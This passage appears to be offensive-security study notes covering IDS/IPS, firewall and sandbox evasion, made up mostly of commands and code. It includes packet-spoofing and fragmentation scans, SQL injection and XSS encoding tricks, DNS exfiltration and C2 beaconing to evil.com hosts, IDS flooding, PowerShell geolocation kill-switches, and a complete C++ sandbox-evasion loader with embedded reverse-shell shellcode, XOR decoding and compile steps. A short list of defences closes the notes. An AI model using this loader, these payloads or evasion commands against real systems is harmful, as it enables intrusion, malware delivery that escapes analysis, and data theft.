hping3 -S -p 80 -d 100 --data "GET / HTTP/1.1" --tcpoff 0 target.com
hping3 -S -p 80 -d 100 --data "Host: evil.com" --tcpoff 20 target.com
```

Protocol Violation Evasion:

```
# Invalid checksums
hping3 -S -p 80 --badsum target.com

# Malformed packets
nmap --badsum target.com

# Invalid TCP options
hping3 -S -p 80 -O "mss:1460,echo:0xdeadbeef" target.com
```

Time-Based Evasion:

```
# Slow scanning
nmap -T1 target.com        # Paranoid timing
nmap --scan-delay 10s target.com

# Random delays between requests
#!/bin/bash
for ip in $(seq 1 254); do
    ping -c 1 192.168.1.$ip &
    sleep $((RANDOM % 5 + 1))done
```

Evasion via Payload Manipulation

Modify attack payloads to avoid signature detection while maintaining functionality.

Case Manipulation:

```
# SQL Injection evasion
' UNION SELECT → ' uNiOn sElEcT
' OR 1=1 -- → ' oR 1=1 --
```

```
# XSS evasion
<script> → <ScRiPt>
javascript: → jAvAsCrIpT:
```

Encoding Techniques:

```
# URL encoding
SELECT → %53%45%4C%45%43%54
<script> → %3C%73%63%72%69%70%74%3E

# Double encoding
SELECT → %2553%2545%254C%2545%2543%2554

# Unicode encoding
SELECT → \u0053\u0045\u004C\u0045\u0043\u0054

# HTML entities
<script> → &lt;script&gt;
```

String Obfuscation:

```
# SQL comment injection
SELECT/*comment*/field/*comment*/FROM/*comment*/table

# Whitespace manipulation
UNION SELECT → UNION%0ASELECT
UNION%09SELECT    # Tab character

# Null byte injection
%00SELECT%00FIELD%00FROM%00TABLE
```

Pattern Breaking:

```
# Split patterns across packets
# Packet 1: "UNI"
# Packet 2: "ON SELECT"
```

```
# Use uncommon delimiters
'UNION''SELECT'
'UNION'||'SELECT'

# Alternative syntax
LIKE 'A%' → REGEXP '^A'
```

Evasion via Route Manipulation

Change network routing to bypass security controls.

Source Routing:

```
# Loose source routing
nmap --ip-options "L 192.168.1.1 192.168.1.2" target.com

# Strict source routing
nmap --ip-options "S 192.168.1.1 192.168.1.2" target.com

# Using hping3
hping3 -S -p 80 --ipproto --ipproto-opt "lsrr 192.168.1.1,192.168.1.2" target.com
```

Proxy Chains:

```
# Multiple proxy hops
proxychains nmap -sT target.com

# SSH proxy jumping
ssh -J user@proxy1,user@proxy2 user@target

# Tor network
torsocks nmap -sT target.com
```

DNS Manipulation:

```
# DNS tunneling for bypass
dnscat2-server --dns domain=evil.com

# DNS exfiltration
# Encode data in subdomains
data=$(cat file | base64 | tr -d '=')dig $data.evil.com
```

Network Topology Abuse:

```
# VLAN hopping
# ARP spoofing between VLANs

# VPN bypass
# Split tunneling exploitation

# Wireless evasion
# Rogue access points
```

Evasion via Tactical DoS

Temporarily disable security controls to enable attacks.

IDS/IPS Resource Exhaustion:

```
# Flood with false positives
nmap --script http-slowloris target.com

# Fragment flood
hping3 -f -d 24 -S -p 80 --flood target.com

# Protocol anomaly flood
hping3 --rand-source --flood -p 80 -F -S -R -A -U -X -Y target.com
```

Log Overflow:

```
# Generate excessive log entries
for i in {1..1000}; do
   curl -H "User-Agent: $RANDOM" http://target.com/test$i
done

# Large request flooding
curl -H "Content-Length: 10000000" http://target.com/
```

CPU/Memory Exhaustion:

```
# Complex regex evasion
# Craft payloads that trigger expensive pattern matching

# Deep packet inspection bypass
# Encrypted traffic to force decryption overhead
```

C2 and IDS/IPS Evasion

Evade detection in Command and Control communications.

Domain Fronting:

```
# CloudFront fronting
curl -H "Host: legit-cdn.com" https://evil-cloudfront.com/c2

# Azure fronting
curl -H "Host: legit.azureedge.net" https://evil-app.azureedge.net/payload
```

Protocol Impersonation:

```
# HTTPS imitation
openssl s_client -connect c2.evil.com:443

# DNS over HTTPS
curl -H "accept: application/dns-json" "https://cloudflare-dns.com/dns-query?name
```

```
=evil.com"

# Legitimate protocol abuse
# SSH, RDP, HTTPS for C2
```

Traffic Shaping:

```
# Rate limiting
trickle -d 10 -u 10 nc -lvp 443

# Jitter addition
#!/bin/bash
while true; do
    curl -s http://c2.evil.com/checkin > /dev/null
    sleep $((RANDOM % 300 + 60))done

# Size normalization
# Pad packets to consistent sizes
```

Encryption and Obfuscation:

```
# Custom encryption
openssl enc -aes-256-cbc -salt -in data -out encrypted -k password

# XOR obfuscation
python -c 'print("".join(chr(ord(c)^0x41) for c in "payload"))'

# Steganography
steghide embed -cf image.jpg -ef data.txt -p password
```

Next-Gen Security Evasion

Evade modern security systems using advanced techniques.

Machine Learning Bypass:

```
# Adversarial examples
# Craft inputs that fool ML models

# Behavior mimicry
# Imitate legitimate user behavior patterns

# Feature manipulation
# Alter network characteristics to appear normal
```

EDR Evasion:

```
# Direct system calls
syscall( SYS_getpid )  # Instead of getpid()

# Memory manipulation
# Process hollowing, injection

# Userland hooks bypass
# Unhooking DLLs, direct syscalls
```

Cloud Security Evasion:

```
# Metadata service abuse
curl http://169.254.169.254/latest/meta-data/

# Container escape
docker run --privileged -it alpine

# Serverless function abuse
# Abuse cloud function permissions
```

Zero Trust Bypass:

```
# Token theft
# Steal and reuse authentication tokens
```

```
# Certificate manipulation
# Client certificate spoofing

# Identity provider abuse
# SAML, OAuth manipulation
```

Detection and Verification

Test Evasion Techniques:

```
# Test fragmentation evasion
nmap -f target.com
nmap --mtu 24 target.com

# Test timing evasion
nmap -T0 target.com
nmap --max-rate 10 target.com

# Test protocol evasion
nmap --badsum target.com
```

Monitor Detection:

```
# Check IDS logs
tail -f /var/log/snort/alert

# Test rule triggering
curl "http://target.com/test?param=UNION SELECT"

# Verify evasion success
# Compare with and without evasion techniques
```

Firewall Evasion

Types of Firewalls

Firewalls control network traffic based on security rules. Different types operate at different OSI layers:

- **Packet Filtering Firewalls** (Layer 3/4): Filter based on IP/TCP/UDP headers
- **Stateful Firewalls** (Layer 4): Track connection state and context
- **Application Firewalls** (Layer 7): Inspect payload content and application data
- **Next-Gen Firewalls** (Multi-layer): Combine multiple techniques with additional features

Key Characteristics:

```
# Identify firewall type
nmap -sS -T4 target.com      # SYN scan (bypasses simple packet filters)
nmap -sT -T4 target.com      # TCP connect scan (detected by stateful firewalls)
nmap -sA -T4 target.com      # ACK scan (detects stateful firewalls)
```

Evasion via Controlling the Source MAC/IP/Port

Spoof source information to bypass filtering rules and avoid detection.

MAC Address Spoofing:

```
# Linux MAC spoofing
ifconfig eth0 down
ifconfig eth0 hw ether 00:11:22:33:44:55
ifconfig eth0 up

# Using macchanger
```

```
macchanger -r eth0              # Random MAC
macchanger -m 00:11:22:33:44:55 eth0  # Specific MAC

# Check current MAC
macchanger -s eth0
```

IP Address Spoofing:

```
# Using hping3 for IP spoofing
hping3 -S -p 80 -a 192.168.1.100 target.com  # Spoof source IP

# Nmap with decoy IPs
nmap -D RND:10 target.com       # 10 random decoys
nmap -D 192.168.1.100,192.168.1.101,ME target.com  # Specific decoys + real IP

# Source IP rotation with masscan
masscan -p80 192.168.1.0/24 --rate=1000 --source-ip 192.168.2.100
```

Source Port Manipulation:

```
# Fixed source port
nmap -g 53 target.com          # Use source port 53 (DNS)
nmap --source-port 80 target.com

# Random source ports
nmap -r target.com             # Randomize source port

# Using hping3
hping3 -S -p 80 -s 12345 target.com  # Source port 12345
```

Evasion via Forcing Fragmentation, MTU, and Data Length

Fragment packets or manipulate size to bypass inspection and filtering.

IP Fragmentation:

```
# Nmap fragmentation
nmap -f target.com              # 8-byte fragments
nmap --mtu 16 target.com        # Custom MTU size

# hping3 fragmentation
hping3 -f -d 24 -S -p 80 target.com  # Fragmented SYN packets

# Ping fragmentation
ping -s 1000 -M do target.com   # Don't fragment
ping -s 1000 -M want target.com # Fragment if needed
```

MTU Manipulation:

```
# Discover Path MTU
ping -M do -s 1500 target.com   # Discover max MTU
ping -M do -s 1472 target.com   # 1500 - 28 byte header

# Set interface MTU
ifconfig eth0 mtu 500           # Reduce MTU to force fragmentation
ifconfig eth0 mtu 1500          # Restore default

# Windows MTU setting
netsh interface ipv4 set subinterface "Ethernet" mtu=500 store=persistent
```

Data Length Manipulation:

```
# Custom packet length
hping3 -S -p 80 -d 1000 target.com  # 1000 byte data
hping3 -S -p 80 -d 0 target.com     # No data

# Ping with specific size
ping -s 500 target.com          # 500 byte packets
```

Evasion via Modifying Header Fields

Manipulate TCP/IP header fields to evade detection and filtering rules.

TCP Flag Manipulation:

```
# Custom TCP flags
hping3 -F -P -U -p 80 target.com  # FIN, PSH, URG flags
hping3 -S -A -p 80 target.com    # SYN-ACK scan

# Xmas scan
nmap -sX target.com            # FIN, PSH, URG flags

# Null scan
nmap -sN target.com            # No flags set

# ACK scan
nmap -sA target.com            # ACK flag only
```

IP Header Manipulation:

```
# IP options manipulation
nmap --ip-options "R" target.com  # Record route
nmap --ip-options "S 192.168.1.1" target.com  # Strict source routing
nmap --ip-options "L 192.168.1.1" target.com  # Loose source routing

# TTL manipulation
nmap --ttl 128 target.com        # Set TTL
hping3 -S -p 80 -t 64 target.com # Set TTL with hping3

# Tos field manipulation
hping3 -S -p 80 -O 0x10 target.com  # Set Type of Service
```

Checksum Evasion:

```
# Invalid checksums
nmap --badsum target.com         # Send packets with bad checksums
hping3 -S -p 80 --badsum target.com
```

```
# Bypass checksum validation
# Some firewalls don't verify checksums
```

Evasion Using Port Hopping

Rapidly change ports to avoid detection and bypass port-based filtering.

Rapid Port Changes:

```
# Random port scanning
nmap -p- --max-rate 1000 target.com  # All ports, fast rate

# Port hopping with netcat
for port in {10000..20000}; do
    nc -zv target.com $port &
    sleep 0.1
done

# hping3 port hopping
hping3 -S -p ++0 target.com      # Incrementing ports
hping3 -S -p 1000-2000 target.com # Port range
```

Time-Based Port Hopping:

```
# Slow port hopping
nmap -T1 -p- target.com          # Very slow scan
# I usually prefer
nmap -T4 -p- target.com

# Random timing
#!/bin/bash
ports=(80 443 22 21 25 53 110 143 993 995)
for port in "${ports[@]}"; do
```

```
    nc -zv target.com $port
    sleep $((RANDOM % 10 + 5))done
```

Evasion Using Port Tunneling

Tunnel traffic through allowed ports to bypass port-based restrictions.

to understand this check my notes on Data Exfilteration Techinique

Evasion Using Non-Standard Ports

Use uncommon ports for services to avoid default port blocking.

Common Non-Standard Ports:

```
# SSH on non-standard ports
ssh -p 2222 user@target.com
ssh -p 443 user@target.com      # HTTPS port
ssh -p 53 user@target.com       # DNS port

# Web services on non-standard ports
curl http://target.com:8080
curl http://target.com:8443     # Often used for HTTPS
curl http://target.com:81

# Database on non-standard ports
nmap -p 3307 target.com         # MySQL alternative
nmap -p 5433 target.com         # PostgreSQL alternative
```

Service Reconfiguration:

```
# Change SSH port
echo "Port 2222" >> /etc/ssh/sshd_config
systemctl restart sshd
```

```
# Change web server port
# Apache: Listen 8080 in httpd.conf
# Nginx: listen 8080; in nginx.conf

# Change database ports
# MySQL: port = 3307 in my.cnf
# PostgreSQL: port = 5433 in postgresql.conf
```

Port Knocking:

```
# Client-side port knocking
knock target.com 1000 2000 3000  # Sequence of ports to "knock"
ssh -p 22 user@target.com        # Then connect to real service

# Using knockd
# Server config: sequence = 1000,2000,3000
# Client: knock target.com 1000 2000 3000
```

Next-Generation Firewalls

NGFWs combine traditional firewall features with:

- Deep packet inspection (DPI)
- Application awareness
- Intrusion prevention (IPS)
- SSL/TLS inspection
- User identity tracking
- Threat intelligence feeds

NGFW Evasion Techniques:

```
# SSL/TLS evasion
openssl s_client -connect target.com:443 -servername legit-domain.com
```

```
# Application protocol imitation
curl -H "User-Agent: Mozilla/5.0" https://target.com/api
curl -H "X-Forwarded-For: 192.168.1.100" https://target.com

# Traffic fragmentation and obfuscation
nmap -f --script http-enum target.com  # Fragmented application scanning

# Time-based evasion
nmap -T1 --script http-enum target.com  # Slow application detection
```

Advanced Evasion Methods:

```
# Protocol hopping
# Switch between protocols frequently

# Behavioral mimicry
# Imitate legitimate user behavior patterns

# Certificate pinning bypass
# For SSL inspection evasion

# Domain generation algorithms
# For C2 communication evasion
```

Detection and Verification

Firewall Detection:

```
# Discover firewall rules
nmap -sS -T4 target.com       # SYN scan
nmap -sT -T4 target.com       # TCP connect scan
nmap -sA -T4 target.com       # ACK scan (detects stateful firewalls)
```

```
# Firewalking
firewalk -S80 -pTCP 192.168.1.1 192.168.2.1  # Discover ACLs

# Traceroute with protocol specific
traceroute -T -p 80 target.com  # TCP traceroute
traceroute -U -p 53 target.com  # UDP traceroute
```

Evasion Verification:

```
# Test fragmentation
nmap -f --reason target.com    # Show reason for results

# Test timing evasion
nmap -T0 --stats-every 10s target.com  # Show progress

# Test spoofing
nmap -S SPOOF_IP -e eth0 target.com  # Spoofed scan
```

Sandbox Evasion

An Adversary walks into a Sandbox

Sandboxes are isolated environments that analyze suspicious files/executables to detect malware. They typically:

- Run in virtualized environments (VMware, VirtualBox, QEMU)
- Have limited execution time (30-60 seconds)
- Contain artificial/system information

- Lack user interaction/network connectivity
- Have monitoring hooks installed

Adversary Goal: Detect sandbox environment and evade analysis by either:

1. Not executing malicious code in sandbox
2. Delaying execution until after sandbox timeout
3. Requiring human interaction to trigger

Common Sandbox Evasion Techniques

Time-Based Evasion:

```
// Sleep for longer than sandbox timeout (usually 30-60 seconds)
#include <windows.h>Sleep(120000); // Sleep for 120 seconds (2 minutes)

// Incremental sleep to avoid simple timing detection
for(int i = 0; i < 60; i++) {
    Sleep(2000); // Sleep 2 seconds at a time
    // Check if still in sandbox
}
```

System Information Detection:

```
// Check for virtualized devices
#include <windows.h>#include <string>bool CheckVM() {
    // Check common VM artifacts
    HKEY hKey;
    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, "HARDWARE\\DEVICEMAP\\Scsi\\Scs
i Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", 0, KEY_READ, &hKey) == ERROR_
SUCCESS) {
        char buffer[1024];
```

```
        DWORD bufferSize = sizeof(buffer);
        if (RegQueryValueEx(hKey, "Identifier", NULL, NULL, (LPBYTE)buffer, &bufferSi
ze) == ERROR_SUCCESS) {
            std::string identifier(buffer);
            if (identifier.find("VMware") != std::string::npos ||
                identifier.find("Virtual") != std::string::npos ||
                identifier.find("VBOX") != std::string::npos) {
                RegCloseKey(hKey);
                return true; // VM detected
            }
        }
        RegCloseKey(hKey);
    }
    return false;
}
```

CPU/RAM Checking:

```
// Check for unrealistic hardware (sandboxes often have limited resources)
#include <windows.h>bool CheckHardware() {
    MEMORYSTATUSEX memInfo;
    memInfo.dwLength = sizeof(MEMORYSTATUSEX);
    GlobalMemoryStatusEx(&memInfo);
    DWORDLONG totalRAM = memInfo.ullTotalPhys / (1024 * 1024); // Convert to MB

    if (totalRAM < 2048) { // Less than 2GB RAM
        return true; // Likely sandbox
    }

    SYSTEM_INFO sysInfo;
    GetSystemInfo(&sysInfo);
    if (sysInfo.dwNumberOfProcessors < 2) { // Single CPU
        return true; // Likely sandbox
    }
```

```
    return false;
}
```

User Interaction Checks:

```
// Check for human interaction
#include <windows.h>bool CheckUserInteraction() {
    // Check if program running in foreground
    HWND foregroundWindow = GetForegroundWindow();
    if (foregroundWindow == NULL) {
        return true; // No user interaction, likely sandbox
    }

    // Check mouse movement
    POINT pt1, pt2;
    GetCursorPos(&pt1);
    Sleep(1000);
    GetCursorPos(&pt2);
    if (pt1.x == pt2.x && pt1.y == pt2.y) {
        return true; // No mouse movement, likely sandbox
    }

    return false;
}
```

Implementing Various Evasion Techniques

Network-Based Evasion:

```
// Check public IP to detect sandbox (often has no internet or specific IP ranges)
#include <windows.h>#include <wininet.h>#pragma comment(lib, "wininet.lib")bool
CheckNetwork() {
```

```
    HINTERNET hInternet = InternetOpen("User Agent", INTERNET_OPEN_TYPE_DIRE
CT, NULL, NULL, 0);
    if (hInternet) {
        HINTERNET hConnect = InternetOpenUrl(hInternet, "http://api.ipify.org", NULL,
0, INTERNET_FLAG_RELOAD, 0);
        if (hConnect) {
            char buffer[1024];
            DWORD bytesRead;
            if (InternetReadFile(hConnect, buffer, sizeof(buffer) - 1, &bytesRead)) {
                buffer[bytesRead] = '\0';
                std::string ip(buffer);
                // Check if IP is in known sandbox ranges
                if (ip.find("10.") == 0 || ip.find("192.168.") == 0 ||
                    ip.find("172.16.") == 0 || ip.find("172.17.") == 0 ||
                    ip.find("172.18.") == 0 || ip.find("172.19.") == 0 ||
                    ip.find("172.20.") == 0 || ip.find("172.21.") == 0 ||
                    ip.find("172.22.") == 0 || ip.find("172.23.") == 0 ||
                    ip.find("172.24.") == 0 || ip.find("172.25.") == 0 ||
                    ip.find("172.26.") == 0 || ip.find("172.27.") == 0 ||
                    ip.find("172.28.") == 0 || ip.find("172.29.") == 0 ||
                    ip.find("172.30.") == 0 || ip.find("172.31.") == 0) {
                    InternetCloseHandle(hConnect);
                    InternetCloseHandle(hInternet);
                    return true; // Private IP, likely sandbox
                }
            }
            InternetCloseHandle(hConnect);
        }
        InternetCloseHandle(hInternet);
    }
    return false;
}
```

Code Burning/Polymorphism:

```
// Self-modifying code to evade signature detection
void ExecuteShellcode() {
    unsigned char shellcode[] = {
        // MSFVenom shellcode here
        0x90, 0x90, 0x90, 0x90  // NOP sled example
    };

    // XOR decrypt shellcode at runtime
    for (int i = 0; i < sizeof(shellcode); i++) {
        shellcode[i] ^= 0xAA; // Simple XOR decryption
    }

    // Execute shellcode
    void (*func)();
    func = (void (*)()) shellcode;
    func();
}
```

Geolocation & Geoblocking Sandbox Evasion

Core Concept

Sandboxes (especially commercial ones) are often hosted in cloud data centers (AWS, Azure, Google Cloud). These centers are located in a limited number of physical locations. Malware can check its own perceived geographical location or network characteristics. If it appears to be running in a known data center region or a country where it shouldn't be, it halts execution to avoid analysis.

1. IP-Based Geolocation Checks

Query a public API or service to get the external IP address and its associated country/region.

Basic Public API Call

```
# Get public IP and location
$IP = (Invoke-WebRequest -Uri "https://api.ipify.org" -UseBasicParsing).Content
$Response = Invoke-WebRequest -Uri "https://ipapi.co/$IP/json/" -UseBasicParsing
| ConvertFrom-Json
$Country = $Response.country_code

# Check if in a unwanted location (e.g., a common sandbox hosting country)
$BadCountries = @("US", "GB", "DE", "FR") # United States, UK, Germany, France
if ($Country -in $BadCountries) {
    exit
}
```

Common Geolocation API Endpoints

- `https://api.ipify.org` - Returns only the public IP.
- `https://ipapi.co/{ip}/json/` - Detailed geolocation data.
- `http://ip-api.com/json/` - Returns data for the requesting IP.
- `https://ifconfig.me/` - Returns IP and other client details.

2. Time Zone Checks

Sandboxes are often configured with default time zones (e.g., UTC for international, or PST for US West Coast). A user in a specific country is unlikely to have a mismatched time zone and language.

Check Time Zone

```
# Get time zone info
systeminfo | findstr /C:"Time Zone"
```

```
# PowerShell - Get Time Zone
Get-TimeZone | Select-Object Id, DisplayName
```

Evasion Logic:

- Exit if time zone is `UTC` (Common sandbox default).

- Exit if time zone doesn't match the system's language locale (e.g., a `French` language system with a `Pacific Time` zone).

3. System Language/Locale Check

Sandboxes might use a default language (like English US). Malware targeted for a specific region can check if the system language makes sense.

Check Keyboard Layout / OS Language

```
# Get OS installed language
$OSLanguage = (Get-WinSystemLocale).Name # e.g., "en-US"

# Get keyboard layout (more user-specific)
$KeyboardLayout = Get-WinUserLanguageList | Select-Object -ExpandProperty Inp
utMethodTips | ForEach-Object { $_.Split(':')[1] }

# Evasion: Exit if language is not the target (e.g., not Russian)
if ($OSLanguage -notlike "ru-*") {
    exit
}
```

4. Network-Based Geoblocking (Hardcoded IPs)

Check if the public IP falls within a known range belonging to cloud providers or security companies.

Check IP Ranges

```
# Get public IP and convert to decimal (simplified)
$PublicIP = (Invoke-WebRequest -Uri "https://api.ipify.org" -UseBasicParsing).Conte
nt
$IPBytes = $PublicIP.Split('.')
$IPDecimal = [int]$IPBytes[0] * 16777216 + [int]$IPBytes[1] * 65536 + [int]$IPBytes
[2] * 256 + [int]$IPBytes[3]

# Define a bad range (e.g., a known AWS US-East range: 3.80.0.0 - 3.95.255.255)
$BadRangeStart = 3 * 16777216 + 80 * 65536   # 3.80.0.0 in decimal
$BadRangeEnd = 3 * 16777216 + 95 * 65536 + 65535 # 3.95.255.255 in decimal
```

```
if ($IPDecimal -ge $BadRangeStart -and $IPDecimal -le $BadRangeEnd) {
    exit # We are in a bad IP range, likely a sandbox
}
```

Common "Bad" ASNs & Ranges to Check For:

- **AS14618** (Amazon/ASIN) - AWS
- **AS8075** (Microsoft Corporation) - Azure
- **AS15169** (Google LLC) - Google Cloud
- **AS20013** (Palo Alto Networks)
- **AS60068** (Crowdstrike)
- Ranges for **VirusTotal**, **Hybrid Analysis**, etc.

5. DNS-Based Geolocation

Resolve a domain and check the IP it points to. This can reveal if DNS filtering or sinkholing is in place, which is common in sandboxes.

```
# Resolve a known good domain (e.g., google.com) and check if it resolves to a sus
picious IP
$SuspiciousIP = "123.45.67.89" # A known sinkhole IP
$ResolvedIP = (Resolve-DnsName -Name "google.com" -ErrorAction SilentlyContinu
e | Where-Object Type -eq 'A' | Select-Object -First 1).IPAddress

if ($ResolvedIP -eq $SuspiciousIP) {
    exit # We are likely in a sandbox with DNS sinkholing enabled
}
```

6. Combining Techniques for Robustness

The most effective evasion combines multiple checks to build a "fingerprint" of the environment.

Example Logic Flow:

1. **Check Language:** Is the OS in English (`en-US`)? If yes, potential flag.

2. **Check Time Zone:** Is the time zone `UTC`? If yes, another flag.
3. **Check IP:** Does the public IP belong to AWS in Virginia (`us-east-1`)? If yes, a strong flag.
4. **Decision:** If 2 or more flags are raised, the environment is likely a sandbox → **exit**.

Defender Mitigations / Things to Bypass

- **Geo-Spoofing:** Some advanced sandboxes can spoof their geolocation for APIs like `ipapi.co`.
- **User Simulation:** Sandboxes may simulate a specific user profile (language, time zone).
- **Network Egress Control:** Sandboxes may route traffic through a residential IP proxy in the target country to avoid IP-based detection.

Evasion Counter: To bypass these mitigations, malware may use **more obscure APIs**, **check multiple sources**, or focus on lower-level network artifacts (like **TTL hop counts**) that are harder to spoof.

DIY Sandbox Evasion

Complete Sandbox Evasion Template:

```
#include <windows.h>
#include <wininet.h>
#include <string>
#include <iostream>
#pragma comment(lib, "wininet.lib")

// MSFVenom shellcode (replace with actual shellcode)
unsigned char shellcode[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
```

0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44, 0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x49, 0xBE, 0x77, 0x73, 0x32, 0x5F, 0x33, 0x32, 0x00, 0x00, 0x41, 0x56, 0x49, 0x89, 0xE6, 0x48, 0x81, 0xEC, 0xA0, 0x01, 0x00, 0x00, 0x49, 0x89, 0xE5, 0x49, 0xBC, 0x02, 0x00, 0x11, 0x5C, 0xC0, 0xA8, 0x01, 0x01, 0x41, 0x54, 0x49, 0x89, 0xE4, 0x4C, 0x89, 0xF1, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x4C, 0x89, 0xEA, 0x68, 0x01, 0x01, 0x00, 0x00, 0x59, 0x41, 0xBA, 0x29, 0x80, 0x6B, 0x00, 0xFF, 0xD5, 0x50, 0x50, 0x4D, 0x31, 0xC9, 0x4D, 0x31, 0xC0, 0x48, 0xFF, 0xC0, 0x48, 0x89, 0xC2, 0x48, 0xFF, 0xC0, 0x48, 0x89, 0xC1, 0x41, 0xBA, 0xEA, 0x0F, 0xDF, 0xE0, 0xFF, 0xD5, 0x48, 0x89, 0xC7, 0x6A, 0x10, 0x41, 0x58, 0x4C, 0x89, 0xE2, 0x48, 0x89, 0xF9, 0x41, 0xBA, 0x99, 0xA5, 0x74, 0x61, 0xFF, 0xD5, 0x48, 0x81, 0xC4, 0x40, 0x02, 0x00, 0x00, 0x49, 0xB8, 0x63, 0x6D, 0x64, 0x00, 0x00, 0x00, 0x00, 0x00, 0x41, 0x50, 0x41, 0x50, 0x48, 0x89, 0xE2, 0x57, 0x57, 0x57, 0x4D, 0x31, 0xC0, 0x6A, 0x0D, 0x59, 0x41, 0x50, 0xE2, 0xFC, 0x66, 0xC7, 0x44, 0x24, 0x54, 0x01, 0x01, 0x48, 0x8D, 0x44, 0x24, 0x18, 0xC6, 0x00, 0x68, 0x48, 0x89, 0xE6, 0x56, 0x50, 0x41, 0x50, 0x41, 0x50, 0x41, 0x50, 0x49, 0xFF, 0xC0, 0x41, 0x50, 0x49, 0xFF, 0xC8, 0x4D, 0x89, 0xC1, 0x4C, 0x89, 0xC1, 0x41, 0xBA, 0x79, 0xCC, 0x3F, 0x86, 0xFF, 0xD5, 0x48, 0x31, 0xD2, 0x48, 0xFF, 0xCA, 0x8B, 0x0E, 0x41, 0xBA, 0x08, 0x87, 0x1D, 0x60, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5

```
};

bool CheckVM() {
    // VM detection code from above
    return false; // Return true if VM detected
}

bool CheckHardware() {
    // Hardware check code from above
    return false; // Return true if limited resources
}

bool CheckNetwork() {
    // Network check code from above
    return false; // Return true if sandbox network
}

bool CheckUserInteraction() {
    // User interaction check code from above
    return false; // Return true if no user interaction
}

void DecryptAndExecute() {
    // XOR decrypt shellcode
    for (int i = 0; i < sizeof(shellcode); i++) {
        shellcode[i] ^= 0xAA;
    }

    // Execute shellcode
    void (*func)();
    func = (void (*)()) shellcode;
    func();
}

int main() {
    // Perform all sandbox checks
    if (CheckVM() || CheckHardware() || CheckNetwork() || CheckUserInteraction()) {
        // Sandbox detected, exit cleanly
```

```
        return 0;
    }

    // Sleep longer than sandbox timeout
    Sleep(120000);

    // Execute payload
    DecryptAndExecute();

    return 0;
}
```

Compilation Instructions:

```
# On Windows with MinGW:
x86_64-w64-mingw32-g++ -o evasion.exe sandbox_evasion.cpp -lwininet

# Or with Visual Studio Developer Command Prompt:
cl sandbox_evasion.cpp /link wininet.lib
```

Wrapping Up

Key Sandbox Evasion Techniques:

1. **Time-Based Evasion**: Sleep longer than sandbox analysis period
2. **Environment Detection**: Check for VM artifacts, limited resources
3. **Network Analysis**: Verify internet connectivity and public IP
4. **User Interaction**: Require mouse movement or user input
5. **Code Obfuscation**: Encrypt/decrypt payload at runtime
6. **Behavioral Analysis**: Mimic legitimate application behavior

Defense Against Sandbox Evasion:

- Multiple analysis environments (different VM types, bare metal)
- Extended analysis timeouts

- Emulation of user interaction
- Network simulation
- Code emulation for obfuscated payloads